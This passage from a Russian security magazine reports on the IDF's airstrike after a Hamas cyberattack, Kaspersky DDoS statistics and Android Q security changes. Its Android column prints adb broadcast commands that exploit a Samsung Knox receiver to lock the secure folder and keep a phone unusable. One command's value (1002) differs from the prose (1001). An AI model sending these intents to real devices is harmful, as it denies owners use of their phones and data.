В начале мая на официальных страницах Армии обороны Израиля (ЦАХАЛ) в социальных сетях появилось сообщение о необычном отражении кибератаки со стороны ХАМАС. Представители ЦАХАЛ пояснили, что сначала отразили атаку в виртуальном пространстве, а потом ВВС развили этот успех в пространстве физическом. В социальных сетях даже было опубликовано видео авиаудара (отметим, что о таких бомбардировках предупреждают заранее, чтобы избежать жертв со стороны мирного населения).

Data Breach
Cyber Attack

Никаких подробностей самого киберинцидента Армия обороны Израиля не раскрывает, но утверждается, что в уничтоженном здании находился центр кибeропераций ХАМАС, в котором работали оперативники, проводившие атаку. Похоже, произошедшее станет первым случаем в истории, когда страна в реальном времени ответила на кибератаку атакой обычной.

Тем не менее стоит заметить, что похожие прецеденты уже имели место и ранее. К примеру, в 2015 году США стали первой страной в мире, в принципе применившей военную силу в ответ на кибератаки. Тогда американский беспилотник ликвидировал хакера Джунаида Хуссейна (Junaid Hussain), гражданина Великобритании, который еще в 2012 году отсидел полгода за взлом адресной книги премьер-министра Великобритании, а затем присоединился к запрещенной в РФ организации ИГИЛ. Считалось, что именно он возглавлял хакерское подразделение под названием «Киберхалифат», на счету которого было немало серьезных преступлений, в том числе взлом аккаунтов Пентагона в социальных сетях.


Однако ликвидация Хуссейна не была немедленным ответом на кибератаку — для подготовки к этой операции США понадобилось много месяцев. В свою очередь, ЦАХАЛ отреагировал в режиме реального времени: в минувшие выходные обстановка в регионе обострилась, боевики радикального движения «Палестинский исламский джихад» и движения ХАМАС выпустили по Израилю более 600 ракет, на что ЦАХАЛ также ответил ракетными ударами. Кибератака произошла параллельно с этим, после чего упомянутое здание в секторе Газа, очевидно, и пополнило список целей.

DDOS НА ПОДЪЕМЕ

«Лаборатория Касперского» вновь зафиксировала всплеск DDoS-атак после долгого спада. Эксперты считают, что прошлогоднее снижение показателей было связано с ужесточением ответственности за DDoS-атаки, закрытием нескольких площадок купли-продажи соответствующих услуг и арестами некоторых крупных игроков.

По данным экспертов, в первом квартале 2019 года число DDoS-атак увеличилось на **84%** по сравнению с последним кварталом 2018-го и они стали гораздо более длительными и сложными в организации.

Общее количество нападений увеличилось на **84%**, а число длительных (более 60 минут) сеансов DDoS повысилось ровно **ВДВОЕ**.




Динамика атак в первом квартале

Средняя продолжительность возросла в **4,21** раза, причем в сегменте крайне длительных атак рост составил **487%** — доля таких нападений стремительно увеличилась не только количественно, но и качественно.


Максимальная длительность атаки по сравнению с прошлым кварталом сократилась больше чем на **СУТКИ**, однако процентная доля долгих DDoS-сессий продолжает расти и составила **21,34%** (по сравнению с **16,66%** в четвертом квартале 2018 года).

Доля SYN-флуда повысилась, достигнув **84%**. В связи с этим снизились доли UDP- и TCP-флуда, доли же HTTP- и ICMP-атак на этом фоне возросли до **3,3%** и **0,6%** соответственно.



В течение недели наиболее опасным с точки зрения DDoS-атак днем стала **СУББОТА**, **ВОСКРЕСЕНЬЕ** по-прежнему остается самым спокойным днем.

Лидировать по атакам продолжает **КИТАЙ**. Сдавший позиции в конце 2018 года, он вновь укрепил их в первом квартале 2019 года: его доля от общего числа атак выросла до **67,89%**. На втором месте традиционно США (**17,17%**), на третьем — Гонконг (**4,81%**), поднявшийся с седьмого места.



Больше всего командных серверов ботнетов по-прежнему располагаются в США (**34,10%**), на втором месте теперь Нидерланды (**12,72%**), а на третьем Россия (**10,40%**).

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Android-версия браузера DuckDuckGo оказалась уязвима перед подделкой URL

Майское обновление для Windows 10 несовместимо с некоторыми системами AMD

GnosticPlayers взломал сервис графического дизайна Canva, похитив данные 139 миллионов человек

Следить за пользователями можно при помощи данных о калибровке сенсоров мобильных устройств

Tor Browser для Android вышел из беты

Долгие годы Google хранила пароли от G Suite нехешированными

Google меняет защищенные ключи Titan Security Key из-за бага

Уязвимость Thrangrycat позволяет заражать устройства Cisco бэкдорами

Неизвестные продолжают публиковать данные иранских APT-группировок

Китайские хакеры использовали инструменты АНБ задолго до публикации дампа The Shadow Brokers

ANDROID

SECURITY-НОВШЕСТВА ANDROID Q, МОДУЛЬНЫЕ ОБНОВЛЕНИЯ И ЭКСПЛОИТ ПРОТИВ СМАРТФОНОВ SAMSUNG

Сегодня в выпуске: улучшения безопасности Android Q, обновления Android через Google Play, разбор DoS-эксплоита против почти всех смартфонов Samsung, исследование северокорейского клона игры Sim City, программирование интерфейса приложения без XML и головной боли, верификация целостности приложения, а также очередная подборка библиотек для программистов.


Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

ПОЧИТАТЬ

Улучшения безопасности Android Q

Queue the Hardening Enhancements, What's New in Android Q Security — две статьи инженеров Google о сделанных в Android Q улучшениях безопасности. Основные моменты:

- *Adiantum*. С выпуском Android 7 Google ввела требование принудительного включения шифрования на всех новых устройствах с аппаратной поддержкой шифрования AES. Теперь благодаря разработанному в Google механизму шифрования Adiantum это требование распространяется и на все остальные смартфоны и планшеты. Реализация Adiantum базируется на применении быстрой хеш-функции NH, алгоритме аутентификации сообщений (MAC) Poly1305 и потоковом шифре XChaCha12, а также единоразовой операции на базе блочного шифра AES-256 для 16 байт в каждом блоке. В тестах на процессоре ARM Cortex-A7 Adiantum показывает пятикратное превосходство в скорости шифрования над AES-256-XTS.
- *Изоляция медиакодеков*. В Android 7 Google вынесла медиасервер, отвечающий за обработку мультимедийных файлов, в изолированную песочницу с низкими правами доступа. В Android 8, в рамках проекта Treble, медиасервер был разделен на два компонента, работающих в изолированных песочницах. Однако набор софтверных кодеков оставался сплавлен с хардварными кодеками, которые, в свою очередь, имели доступ к драйверам. Все это приводило к тому, что баг в софтверном кодеке мог использоваться для получения контроля над драйвером медиаускорителя, и наоборот. В Android Q софтверные кодеки переехали в свою собственную песочницу.
- *Проверки на переполнение*. Начиная с Android 7 инженеры Google постепенно внедряли функции проверки границ массивов и проверки на целочисленное переполнение с помощью компилятора LLVM (функции BoundSan и IntSan). В Android Q проверками удалось покрыть одиннадцать медиакодеков и стек Bluetooth. По словам разработчиков, уже существовавшие в Android 9 проверки позволили нейтрализовать одиннадцать различных уязвимостей.
- *Control Flow Integrity*. В Android Q продолжили работать над внедрением функции CFI, которая строит граф вызовов функций и завершает процесс при выходе за его пределы. CFI позволяет предотвратить (или существенно усложнить) атаки, основанные на использовании ROP (Return Oriented Programming), когда эксплоит использует фрагменты кода уязвимого процесса для выполнения нужного действия (например, открытия шелла).
- *eXecute-Only Memory*. В Android Q, работающем на платформе с процессорной архитектурой AArch64, код всех библиотек и бинарных файлов помечен как «только для исполнения». Так же как CFI, это делает атаки с использованием ROP более проблематичными, ведь атакующему теперь необходимо не только получить возможность передать управление нужному фрагменту кода, но и найти способ прочитать этот фрагмент.
- *Аллокатор Scudo*. Для мультимедиакодеков Android Q теперь использует аллокатор памяти Scudo, затрудняющий атаки типа use-after-free, double-free и переполнение буфера.




Прогресс изоляции медиакодеков: от Android M до Q

Модульные обновления Android

Fresher OS with Projects Treble and Mainline — подробности проекта Mainline, позволяющего обновлять отдельные системные компоненты Android без обновления платформы целиком.

Обновления будут распространяться в специальном формате пакетов APEX, который вместо приложения содержит в себе определенный компонент системы. В данный момент таким компонентом может быть: мультимедийный кодек, мультимедийный фреймворк, DNS-резолвер, Conscrypt Java Security Provider, Documents UI, Permission Controller, ExtServices, данные часовых поясов, ANGLE (прослойка для трансляции вызовов OpenGL ES в OpenGL, Direct3D 9/11, Desktop GL и Vulkan), Module Metadata, сетевые компоненты, Captive Portal Login и настройки сетевого доступа.

Если один из этих компонентов потребует обновления или в нем будет найдена уязвимость, Google сможет оперативно выкатить фикс в Google Play, и его получат сразу все пользователи Android Q и выше.




Содержимое пакета APEX

Интересно, что APEX не производит обновление «на живую», когда старый компонент заменяется на новый. Раздел `/system` в Android недоступен для записи, поэтому APEX использует трюк с монтированием. Все файлы внутри пакета APEX находятся в образе файловой системы ext4. Когда происходит «установка» пакета, система монтирует этот образ поверх раздела `/system` в режиме bind. В результате файлы пакета как бы заменяют оригинальные файлы Android, хотя в реальности все остается на своих местах. Точно такой же трюк использует Magisk для установки модификаций Android без изменения раздела `/system`.

Как «окирпичить» любой смартфон Samsung

How to brick all Samsung phones — статья известного специалиста по IT-безопасности Эллиота Алдерсона (Elliot Alderson) о баге смартфонов Samsung, позволяющем стороннему разработчику залочить смартфон так, что им невозможно будет пользоваться.

Проблема заключается в приложении ContainerAgent, которое имеет ресивер `SwitcherBroadcastReceiver`, принимающий среди прочих интент `com.samsung.android.knox.containeragent.LocalCommandReceiver.ACTION_COMMAND`.



```
<receiver android:enabled="true" android:exported="true" android:name="com.samsung.android.knox.containeragent.switcher.SwitcherBroadcastReceiver">
    <intent-filter>
        <action android:name="com.samsung.android.knox.containeragent.LocalCommandReceiver.ACTION_COMMAND" />
        <action android:name="com.samsung.android.knox.containeragent.ACTION_KNOX_UPDATE_NOTIFICATION" />
        <action android:name="com.samsung.android.knox.containeragent.ACTION_KNOX_CANCEL_NOTIFICATION" />
        <action android:name="android.intent.action.BOOT_COMPLETED" />
        <action android:name="android.intent.action.ACTION_SHUTDOWN" />
    </intent-filter>
</receiver>
```

Объявление ресивера в манифесте

Декомпилировав код ресивера, можно выяснить, что при обработке интента проверяются значения `com.samsung.android.knox.containeragent.LocalCommandReceiver.EXTRA_COMMAND_ID` и `android.intent.extra.user_handle`. Если передать в первом 1001, а во втором 150 (идентификатор пользователя Knox User, который отвечает за защищенное хранилище данных), контейнер будет немедленно закрыт:

```
$ adb shell am broadcast -a com.samsung.android.knox.containeragent.
LocalCommandReceiver.ACTION_COMMAND --ei "com.samsung.android.knox.
containeragent.LocalCommandReceiver.EXTRA_COMMAND_ID" 1001 --ei
"android.intent.extra.user_handle" 150
```

Если же передать 1001 и 0, произойдет немедленный переход на домашний экран:

```
$ adb shell am broadcast -a com.samsung.android.knox.containeragent.
LocalCommandReceiver.ACTION_COMMAND --ei "com.samsung.android.knox.
containeragent.LocalCommandReceiver.EXTRA_COMMAND_ID" 1002 --ei
"android.intent.extra.user_handle" 0
```

Чтобы показать, как это можно использовать, Эллиот создал приложение, которое каждую секунду отправляет два этих интента и таким образом блокирует любые попытки использовать смартфон. Пользователь постоянно возвращается на домашний экран, а его защищенная папка, которую Samsung призывает использовать для хранения действительно важных данных, постоянно блокируется.

Исследование северокорейского Sim City

Reverse Engineering a North Korean Sim City Game — статья о северокорейском клоне игры Sim City, в котором внутриигровые покупки совершаются в офлайне. Интересные моменты:

- В Северной Корее нет онлайновых магазинов приложений, но есть множество офлайновых. Покупатель приходит в магазин со своим телефоном, выбирает приложение или игру, платит за нее (в случае с данной игрой — менее одного доллара), затем отдает телефон продавцу, и тот заливает приложение на телефон (иногда только с десятой попытки). Примерно таким же образом совершаются внутриигровые покупки (лут, игровая валюта, персонажи и прочее).
- Купленная игра City Management оказалась не внутренней разработкой, а всего лишь клоном китайской версии игры City Island 2, разработанной в Нидерландах.
- Сразу после запуска игра выводит на экран числовой код, который необходимо предоставить продавцу приложения, чтобы получить лицензионный ключ. Механизм сверки ключей использует реализацию алгоритма RSA двадцатилетней давности (RSAREF).
